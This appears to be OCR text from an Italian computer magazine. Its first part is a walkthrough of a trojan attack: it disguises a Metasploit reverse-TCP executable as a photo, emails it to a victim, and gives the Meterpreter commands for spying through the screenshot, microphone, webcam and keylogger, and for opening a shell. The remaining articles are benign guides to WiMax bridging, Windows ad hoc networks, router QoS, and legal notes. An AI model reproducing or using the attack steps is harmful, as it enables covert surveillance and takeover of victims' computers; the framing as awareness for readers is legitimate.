
BUONI CONSIGLI

NON ACCETTARE CARAMELLE DAGLI SCONOSCIUTI!
Quella frase che tanto ci siamo sentiti dire in tenera età, anche in questo caso è vera più che mai. Diffidiamo dalle immagini ricevute tramite messaggio di posta elettronica da contatti a noi sconosciuti: dietro potrebbe infatti nascondersi un virus pronto ad agire. Così com'è meglio stare alla larga da quelle immagini un po' osé che si trovano facilmente sul Web: chi ci garantisce che siano effettivamente immagini e non esche accuratamente posizionate da un pirata pronto a raccogliere le sue prede?

E Da eseguibile ad immagine

Ecco come il pirata cambia l'icona del virus che ha creato facendolo somigliare in tutto e per tutto all'anteprima di una fotografia digitale. Una vera e propria trappola pronta a scattare.







1 Editing del file EXE

Il pirata sposta in un PC Windows i file copiati al **Passo D3** e scarica dal Web il software Resource Hacker. Lo avvia, si sposta nel menu *File*, clicca su *Open*, raggiunge il percorso nel quale ha salvato il file *.exe* e ne conferma l'apertura. Clicca quindi su *Add Binary or Image Resource*.

2 Aggiunta dell'icona

Nella nuova finestra che appare, il pirata clicca su *Select File* e seleziona l'icona in formato *.ico* trasferita al passo precedente. Conferma dapprima con *Add Resource* e, dopo essere ritornato all'interfaccia grafica principale di Resource Hacker, con un clic sul pulsante *Save*.






3 Virus appena sfornato!

Il nuovo file .exe (salvato automaticamente nella stessa directory nella quale è presente quello originale e trasferito al **Passo E1**) ha ora un aspetto decisamente simile ad un'anteprima di una foto: così facendo, il malcapitato ci cliccherà due volte convinto di aprire una vera immagine.

4 Invio del virus

A questo punto, il pirata può inviare tramite e-mail il nuovo file .exe (ma che in realtà sembra un'immagine) alla sua vittima e ritornare al PC equipaggiato con Kali Linux. Da qui, avvia il terminale e lancia il comando *msfconsole*. Digita poi *use multi/handler* e conferma con *Invio*.



5 Il centro di controllo


Il pirata entra quindi nel vivo dell'azione digitando *set PAYLOAD windows/meterpreter/reverse_tcp* e conferma con *Invio*. Con questo comando, infatti, dice al software *Metasploit* (msfconsole) di utilizzare il payload che ha creato in precedenza (**Macropasso B**).


6 Non resta che attendere...

Il pirata lancia set LHOST seguito dall'IP della macchina attaccante (ad esempio *10.0.2.15*) e preme *Invio*. Successivamente, digita *set LPORT 4444*, che è la porta in ascolto configurata al **Passo B5**, e conferma premendo ancora una volta il tasto *Invio*. Tutto è pronto per sferrare l'attacco.

F Così entra nel tuo PC!

Il pirata è riuscito a prendere il controllo del computer della vittima: così riesce a spiare la sua vita privata da Webcam e microfono e a scovare ogni tipologia di password.






1 Il pesce ha abboccato!

All'interno di Metasploit (*mfsconsole*) il pirata lancia il comando *exploit*. Ora non gli rimane che sperare che il malcapitato che ha ricevuto la finta immagine decida di cliccarci sopra due volte, cascando nel tranello. Non appena lo farà, la sessione Meterpreter verrà avviata automaticamente.

2 Cattura di uno screenshot

Da questo momento in poi, la vita del malcapitato sarà davvero dura. Il pirata, infatti, può iniziare a sfruttare tutte le potenzialità di Metasploit. Ad esempio, per catturare uno screenshot al pirata basta lanciare in Meterpreter il comando *screenshot*. L'immagine verrà salvata al percorso indicato.




3 Così attiva il microfono…

Se il computer bersaglio è dotato di microfono, il pirata può addirittura catturare suoni, voci e rumori presenti nella stanza in cui si trova l'ignara vittima. Per farlo, il pirata digita il comando *record_mic -d X* seguito da *Invio*, dove *X* è il numero di secondi di registrazione.

4 … e la Webcam!

Stesso discorso per la Webcam: il pirata può catturare un'istantanea di ciò che viene inquadrato o, addirittura, avviare un live streaming. Gli basta lanciare il comando *webcam_snap* (per catturare un frame) o *webcam_stream* (per avviare lo streaming che visualizza direttamente nel browser).



5 Tu digiti, lui registra!

Il pirata ha la possibilità di configurare un keylogger: ogni tasto premuto dalla sua vittima verrà registrato in modo da visualizzare (in chiaro!) ogni password digitata. Il pirata lancia *keyscan_start* e, dopo un po' di tempo, *keycan_dump* per visualizzare tutti i caratteri digitati dal malcapitato.

6 Controllo totale

Come se non bastasse, il pirata può anche assumere il pieno controllo del PC della vittima. Lanciando il comando *shell*, infatti, il pirata si ritrova di fronte ad un prompt dei comandi del PC bersaglio. Da qui può esplorare file, cancellarli o aggiungerne di nuovi (ad esempio altri virus!).

BUONI CONSIGLI

CHI TI SPIA DALLA WEBCAM?

La quasi totalità dei notebook attualmente in commercio è dotata di una Webcam integrata posizionata generalmente nella parte superiore della cornice del display. Molti modelli di notebook, però, offrono anche un LED di funzionamento che si accende nel caso in cui la periferica sia in uso. Se quando stiamo di fronte al PC vediamo accendersi dal nulla il LED della Webcam, questo è un chiaro campanello di allarme: qualcuno ci sta spiando!

Fatti l'ADSL con il Wi-Fi

Esiste un modo per condividere file tra due PC, che possono trovarsi anche a chilometri di distanza, senza avere un collegamento a Internet attivo. Ecco come fare

Cosa ci occorre

90 MIN. DIFFICILE

ANTENNE WIMAX
UBIQUITI NANOSTATION LOCO M5
Quanto costa: € 68,02
Sito Internet: www.onefactory.it

Aprire il browser e iniziare a navigare sul Web o scambiare file con altri PC: sono operazioni quotidiane che eseguiamo automaticamente ogni giorno quando avviamo il computer. Eppure, se non avessimo un router collegato a Internet e un abbonamento ADSL, diverrebbero di fatto impossibili da compiere. Tuttavia, per creare una rete di computer, Internet non è l'unica soluzione.

Ti vedo e ti condivido

La tecnologia, negli ultimi anni, si è evoluta parecchio e ormai possiamo mettere in comunicazione due PC rinunciando al classico modem/router e sfruttando semplicemente la tecnologia wireless. Basta infatti montare e configurare due speciali antenne, fare in modo che si "vedano" mettendole in comunicazione tra loro e il gioco è fatto: potremo condividere file e cartelle tra il computer che abbiamo a casa e quello che abbiamo in ufficio o in un'altra abitazione senza fili e senza usare il modem. Come se non bastasse, potremo portare Internet anche dove non arriva la linea telefonica. E il bello è che le due antenne, e quindi i due computer, possono trovarsi anche a chilometri di distanza tra loro! Nessun trucco: basta semplicemente sfruttare le reti WiMax a 5 GHz che, proprio grazie alla loro potenza, permettono di portare il segnale a chilometri di distanza con velocità di trasferimento dati che nulla hanno da invidiare alle ADSL più veloci. Nell'articolo impareremo ad utilizzare due antenne WiMax configurandole una come un Access Point, in grado di trasmettere il segnale wireless (e condividere eventualmente l'ADSL), e l'altra come Station in grado di ricevere questo segnale. L'unica accortezza a cui prestare attenzione è che tra le due non ci siano ostacoli naturali o architettonici. Ma con la nostra guida riusciremo a superare anche questi! Buon divertimento, dunque, e che la condivisione senza fili abbia inizio.

A Le due antenne si vedono

Prima di allestire la rete wireless privata, dobbiamo verificare che tra i due punti non ci siano montagne o collinette che ostacolino il segnale. Per farlo, possiamo usare una particolare applicazione delle mappe di Google.

1 La linea di collegamento

Colleghiamoci all'indirizzo www.winmagazine.it/link/3387. Nel campo *Partenza*, in alto, indichiamo l'indirizzo preciso del punto in cui posizioneremo l'antenna che trasmetterà il segnale (l'Access Point), in *Destinazione* l'indirizzo della ricevente (la Station) e premiamo *Invio*.

2 La distanza è giusta

Nel campo *Distanza in KM* accertiamoci di rientrare nei limiti di operatività delle antenne WiMax, che nel caso dei modelli usati nell'articolo è di 10 Km. Non ci resta che verificare il corretto posizionamento delle nostre due antenne utilizzando le mappe satellitari di Google.

3 Non ci sono ostacoli

Nel grafico dell'*Altitudine* verifichiamo che tra i due punti non ci siano montagne o collinette che impediscano alle antenne di "vedersi": tracciando una linea immaginaria non dobbiamo incontrare alcun ostacolo. Se è così, possiamo iniziare la configurazione della nostra rete wireless.

USIAMO UNA FOTOCAMERA PER "VEDERE" L'ACCESS POINT

L'applicazione usata nel Macropasso precedente è molto utile per verificare che tra i due punti di trasmissione e ricezione della rete wireless privata non ci siano ostacoli naturali che ne impediscano il collegamento. È comunque opportuno scattare anche una foto per avere la certezza che l'antenna ricevente "veda" chiaramente l'Access Point, cioè che il collegamento tra le due Ubiquiti sia libero da qualsiasi ostacolo, come ad esempio palazzi, ponti o campanili (nelle nostre prove abbiamo usato una Canon Powershot G3 X, ma va bene anche una semplice digicam con uno zoom abbastanza spinto. Sconsigliamo l'uso di smartphone perché, per quanto sofisticati, non hanno fotocamere dotate di zoom ottico). La foto tornerà utile anche per posizionare correttamente le due antenne: non è necessaria una precisione millimetrica, ma quanto più accuratamente riusciamo a puntarle una verso l'altra, tanto migliore sarà il segnale e, di conseguenza, la velocità di scambio dati.

B Configuriamo l'Access Point

Colleghiamo una delle due Ubiquiti Nanostation al computer connesso alla linea ADSL di casa e configuriamola mediante il suo pannello di controllo. L'antenna funzionerà da trasmittente per la nostra rete wireless privata.

1 Ecco l'interfaccia Web


Per comodità, effettuiamo la configurazione delle due antenne rimanendo a casa. Solo al termine provvediamo a posizionarle nei luoghi prescelti. Colleghiamo una delle due antenne al PC (impostando un IP statico su 192.168.1.1) tramite cavo Ethernet e col browser colleghiamoci a *192.168.1.20*.

2 Usiamo le frequenze italiane

Effettuiamo il login inserendo i dati di accesso predefiniti: *ubnt* sia come nome utente sia come password. È anche necessario specificare che risiediamo in Italia come *Country*. Spuntiamo la casella *I agree to these terms of use* e clicchiamo *Login*.

3 Configuriamo l'antenna

Nella schermata che appare spostiamoci nella scheda *airMax Settings*, quella con il logo della Ubiquiti, e mettiamo la spunta nella casella *Enable* in corrispondenza della voce *airMax*, lasciando invariati gli altri parametri presenti in questa schermata.



4 Creiamo la rete LAN

Dal tab Network selezioniamo *Bridge* (menu *Network Mode)*. Impostiamo su *Simple* la voce *Configuration Mode*. Attiviamo l'opzione *Static* e impostiamo l'indirizzo IP dell'Access Point: *192.168.1.180* come *IP Address*, *255.255.255.0* come *Netmask* e *192.168.1.1* come *Gateway IP*.

5 Ecco il punto di accesso


Spostiamoci nel tab *Wireless* e selezioniamo *Access Point in Wireless Mode*. In *SSID* nominiamo l'antenna (ad esempio: *ubnt_skynet*). Quindi, in *Channel Width* impostiamo il valore *20 MHz*, mentre in *Frequancy, MHz* scegliamo l'opzione *auto*. Lasciamo invariati tutti gli altri parametri.


6 Attenti alla sicurezza

Rimanendo nel tab *Wireless*, spostiamoci in *Wireless Security* e selezioniamo l'opzione *WPA2-AES* dal menu a tendina *Security*. Nel campo *WPA Preshared Key* digitiamo una password per l'accesso all'antenna che funzionerà da Access Point. Clicchiamo *Change* e *OK* per applicare le modifiche.

C Computer 1 chiama Computer 2!

Possiamo ora configurare la seconda Nanostation, che installeremo sul balcone o sul tetto di una nostra seconda abitazione, per catturare il segnale wireless dell'Access Point e condividere così i contenuti dei due computer.





1 Attiviamo la ricevente

Effettuiamo la stessa procedura che abbiamo visto nei passi **B1**, **B2** e **B3** per accedere al pannello di controllo della seconda antenna. Questa volta, però, impostiamo l'opzione *airMax Priority* su *High* nella scheda *airMax Settings*. Nel tab *Wireless* selezioniamo *Station* in *Wireless Mode*.

2 Attiviamo l'Access Point

Alla voce *SSID* clicchiamo *Select* per avviare la scansione delle reti wireless disponibili. Nella schermata che appare selezioniamo la nostra *ubnt_skynet* e clicchiamo *Select*. Impostiamo *Channel Width* su *Auto 20/40 MHz* e configuriamo le opzioni *Wireless Security* come al **Passo B6**.

3 Connessione in corso

In *Network* impostiamo *IP Address* su *192.168.1.181* e configuriamo le altre voci con gli stessi valori usati per l'Access Point. Clicchiamo *Change*. In *Main* su entrambe le antenne verifichiamo che gli indicatori *Signal Strenght* ed *airMax* siano stabili sul verde a indicare il corretto collegamento.


BUONI CONSIGLI

A QUALE RETE APPARTENIAMO?

Per configurare correttamente le due antenne WiMax occorre impostare per entrambe un indirizzo IP appartenente alla stessa rete locale. Per conoscere il range di indirizzi assegnabili dal nostro router possiamo usare un software gratuito come SofPerfect Network Scanner (www.softperfect.com). È sufficiente avviare la scansione per conoscere gli indirizzi IP utili ai nostri scopi.

INIZIAMO A CONDIVIDERE FILE ANCHE SENZA INTERNET!

La configurazione delle due antenne è finalmente completata: adesso possiamo posizionarle sul balcone o sul tetto delle nostre abitazioni. Ovviamente, quella che funzionerà da Access Point andrà collegata ad una porta Ethernet del modem/router, in modo da poter condividere anche l'accesso alla rete Internet. L'antenna configurata come ***Station***, invece, deve essere collegata ad una porta Ethernet del nostro secondo computer. Su quest'ultimo, a questo punto, non dobbiamo fare altro che avviare il browser, il client di posta, la chat o un qualsiasi download manager e utilizzarli normalmente proprio come se fossimo direttamente collegati al router ADSL. Per condividere file tra i due computer, invece, non dovremo fare altro che creare una cartella condivisa su entrambi e accedervi normalmente da Risorse di rete proprio come faremmo se i due PC fossero collegati via cavo alla stessa rete LAN. Su Windows 10 è sufficiente creare una nuova cartella, selezionarla col tasto destro del mouse e scegliere ***Utenti specifici*** nel menu contestuale che appare. Nella nuova schermata è sufficiente selezionare ***Everyone*** dal menu a tendina, cliccare ***Aggiungi*** e poi ***Condividi***. Sui prossimi numeri di Win Magazine analizzeremo altre configurazioni avanzate delle antenne Wi-Fi per potenziare ancora di più la nostra rete wireless privata!



CREIAMO UNA RETE WI-FI AD HOC TRA DUE PC CON WINDOWS 10

Forse non lo sappiamo, ma in Windows 10 è possibile creare una connessione senza fili per collegare direttamente due PC attraverso il Wi-Fi, senza dover utilizzare un router wireless. Per creare una cosiddetta "rete ad hoc" dobbiamo avviare il ***Prompt dei comandi***. Andiamo in ***Start/Tutte le app/Sistema Windows***, clicchiamo col tasto destro su ***Prompt dei comandi*** e selezioniamo ***Esegui come amministratore*** dal menu contestuale. Non tutte le schede Wi-Fi sono compatibili con le reti ad hoc.

Per verificare se quella del PC lo è, digitiamo il comando ***netsh wlan show drivers*** e diamo ***Invio***. Se alla riga ***Rete ospitata supportata*** compare la voce ***Sì*** allora è tutto ***OK***, altrimenti dovremo aggiornare i driver della scheda. Digitiamo il comando ***netsh wlan set hostednetwork mode=allow ssid=NomeRete key=ChiaveRete***. ***NomeRete*** è il nome che vogliamo assegnare alla rete, mentre ***ChiaveRete*** è la chiave di accesso alla rete (deve essere di almeno 8 caratteri). Dopo aver premuto ***Invio***, la rete ad hoc viene creata. Per attivarla, sempre dal ***Prompt dei comandi*** digitiamo ***netsh wlan start hostednetwork*** e premiamo ***Invio***. Subito dopo comparirà la scritta ***Rete ospitata avviata*** che ci conferma che la nostra rete ad hoc è stata abilitata correttamente. Possiamo verificare la presenza della nuova rete cliccando col destro sull'icona della connessione Wi-Fi nella taskbar di Windows 10 e selezionando ***Apri Centro connessioni di rete e condivisione***. In ***Visualizza reti attive*** troveremo tra le altre reti anche quella ad hoc appena creata. Per disattivare la rete ad hoc basta digitare il comando ***netsh wlan stop hostednetwork*** o, in alternativa, riavviare il computer. Nel caso in cui, invece, volessimo disinstallare completamente la rete ad hoc, dobbiamo utilizzare il comando ***netsh wlan set hostednetwork mode=disallow***.

La parola all'avvocato

Guido Scorza è uno dei massimi esperti in Diritto delle Nuove Tecnologie

CONDIVIDERE L'ADSL DI CASA: ECCO COSA DICE LA LEGGE

Non sempre ciò che è tecnicamente semplice è giuridicamente lecito. È una massima che gli appassionati di tecnologia – specie nel nostro Paese – non dovrebbero dimenticare mai perché utile a evitare che si caccino nei pasticci. Ed è una massima che vale anche per l'idea tanto semplice – tecnologicamente parlando – quanto giuridicamente rischiosa di utilizzare un "ponte Wi-Fi" per condividere la connessione Internet tra casa e ufficio, tra due case o tra due propri uffici. La realizzazione del ponte-radio via Wi-Fi non crea, di norma, particolari problemi, a condizione che le comunicazioni che vi transitano siano per uso privato ovvero riservate alla sfera del gestore della rete e che i dispositivi impiegati siano conformi a quelle che il codice delle comunicazioni elettroniche rubrica di "libero uso". Sensibilmente diversa è invece la questione in relazione all'utilizzo di tale ponte per condividere risorse di connettività fornite da questo o quell'operatore. Normalmente, infatti, le condizioni generali di contratto che legano i clienti ai fornitori di risorse di connettività limitano contrattualmente la possibilità tecnica del cliente di utilizzare uno stesso abbonamento per servire più immobili anche se nella disponibilità dello stesso soggetto. Salvo, dunque, che il contratto con il proprio provider di connettività sia privo di una clausola contenente un divieto di questo genere, la condivisione della banda "via ponte Wi-Fi" da un appartamento ad un altro è un'idea che potrebbe costare al titolare dell'abbonamento una penale salata o la disdetta immediata dell'abbonamento stesso. Prima di avventurarsi su questa strada, quindi, val la pena leggere bene il contratto con la compagnia di telecomunicazioni di turno.

ADSL sharing con il WiMax

Ecco come creare una rete locale utilizzando due antenne wireless per condividere tra tutti i nostri computer la connessione a Internet

Cosa ci occorre 20 MIN. FACILE

ANTENNE WIMAX
UBIQUITI NANOSTATION LOCO M5
Quanto costa: € 68,02
Sito Internet: www.onefactory.it

LEGGI ANCHE...
A pagina 34, abbiamo descritto la guida passo passo per configurare una rete wireless tra due PC e condividere file anche a chilometri di distanza, senza avere un collegamento a Internet attivo.

Nelle pagine precedenti abbiamo visto come creare una rete wireless a chilometri di distanza utilizzando due antenne a tecnologia WiMax, per scambiare file tra i nostri computer posizionati ad esempio in due diversi appartamenti. Lo scopo era quello di "portare" l'ADSL anche dove non c'era una presa telefonica per condividere la connessione ad Internet. Nell'esempio realizzato abbiamo quindi collegato la seconda antenna direttamente ad un PC dal quale poi siamo riusciti a navigare in Rete proprio come se fosse collegato al router.

Un'antenna, tanti dispositivi

In questo articolo, invece, vogliamo fare un passo in avanti: vedremo quindi come collegare all'antenna "ricevente" un Access Point wireless per poter accedere alla rete wireless con più computer: non dovremo intervenire sulla configurazione delle antenne: sarà sufficiente staccare il cavo Ethernet dal PC e collegarlo all'Access Point opportunamente configurato. Vedremo quindi come realizzare una sottorete, differente da quella dell'antenna, in modo che idealmente i due ambiti collegati mediante la rete WiMax utilizzino reti diverse. A tal proposito, condividere file e cartelle tra PC appartenenti a reti differenti non è possibile in modo diretto, quindi utilizzeremo un software specifico per consentire ai computer di comunicare. In ultimo, vedremo come suddividere la connessione ad Internet in modo che ognuna delle sottoreti abbia una sua "porzione": ipotizzando di avere Casa1 collegata con una 10 Mbps e Casa2 tramite WiMax, assegneremo alla seconda un limite di banda di 5 Mbps. Vediamo come si fa.

A Installiamo il router Wi-Fi

Effettuato il collegamento delle due antenne WiMax, vedremo ora come si configura un Access Point per condividere la rete wireless e l'accesso a Internet tra tutti i dispositivi presenti nella nostra seconda abitazione.


1 Colleghiamoci al router
Accendiamo il router Wi-Fi (abbiamo usato un TP-Link Wireless N Nano Router TL-WR702N) e dal PC individuiamo la nuova rete senza fili, collegandoci ad essa. Solitamente non è necessario inserire password per accedere la prima volta: per questi dettagli facciamo riferimento al manuale d'uso.

2 Modalità di funzionamento
Dall'interfaccia di configurazione del router, nella scheda *Working Mode* dobbiamo impostare quale tipo di rete creare: usando la voce *AP* utilizzeremo la rete originale mentre con *Router* creeremo una nuova sottorete, diversa da quella d'origine. Selezioniamo *Router* e clicchiamo *Save*.

3 Parametri di rete
Spostiamoci adesso nella sezione *Network/WAN* e impostiamo i parametri di rete del router. In *WAN Connection Type* selezioniamo *Static IP*, quindi nei campi sottostanti inseriamo *Indirizzo IP*, *Maschera di sottorete* e *Gateway* relativi alla rete d'origine, poi clicchiamo *Save*.

B Evitiamo di saturare la banda

Dopo aver condiviso l'accesso a Internet su tutti i nostri dispositivi, non ci resta che impostare il QoS in modo da suddividere opportunamente la banda a disposizione tra le due reti. Ecco come fare.



1 Una rete a metà

Molti router Wi-Fi offrono la possibilità di impostare delle limitazioni di banda e il nostro è tra questi: andiamo in *Advanced Settings/IP QoS* e spuntiamo la voce *Enable IP QoS*. *In Bandwith Apply* inseriamo il limite che desideriamo in Kilobit/sec, ad esempio 5000, per dividere in due una 10 Mbps. Clicchiamo *Save*.

2 Configuriamo le antenne

Se il router non prevede la possibilità di controllare il traffico possiamo impostare i limiti direttamente sulle antenne. Colleghiamoci all'indirizzo IP dell'antenna configurata come *Station*, effettuiamo l'accesso, andiamo nel tab *Network* e alla voce *Configuration mode* impostiamo *Advanced*.

3 Impostiamo le quote

In basso appare la voce *Traffic Shaping*: clicchiamo *Enable*. Clicchiamo *Edit* in corrispondenza di *LAN0*. Disabilitiamo *Ingress*, in *Egress* impostiamo *10240* nel campo *Rate*, *5120* in *Burst* e clicchiamo *Save*. Stessa cosa in corrispondenza di *WLAN0*, limitandoci a mettere *5120* in *Rate*.

4 Una nuova rete

Andiamo nella scheda *LAN* e inseriamo l'indirizzo iniziale della nuova rete che andremo a creare. Possiamo inserirne una leggermente diversa dall'originale, ad esempio *192.168.50.1* (ammettendo che l'originale parta da *192.168.1.1*) oppure completamente diversa, tipo *10.0.0.1*.

5 Il server DHCP


Clicchiamo su *Save* e andiamo nella scheda *Advanced Settings/DHCP Settings*. Qui spuntiamo la voce *Enable* e inseriamo, se vogliamo, gli indirizzi *IP* iniziali e finali che il server deve assegnare automaticamente, rispettivamente in *Start IP Address* e *End IP Address*. Clicchiamo *Save*.

6 Non dimentichiamo la sicurezza

Colleghiamo il cavo Ethernet proveniente dall'antenna Ubiquiti Nanostation al router Wi-Fi per riuscire a navigare senza problemi da tutti i dispositivi connessi. Se non abbiamo ancora provveduto a inserire una password per la nuova rete wireless, facciamolo in *Wireless/Wireless Security*.

C Cartelle condivise in rete

Se abbiamo creato una sottorete diversa dalla prima, abbiamo bisogno di un software come Hamachi per visualizzare e accedere alle cartelle condivise dai nostri PC. Ecco come installarlo e usarlo al meglio.



1 Installiamo il software

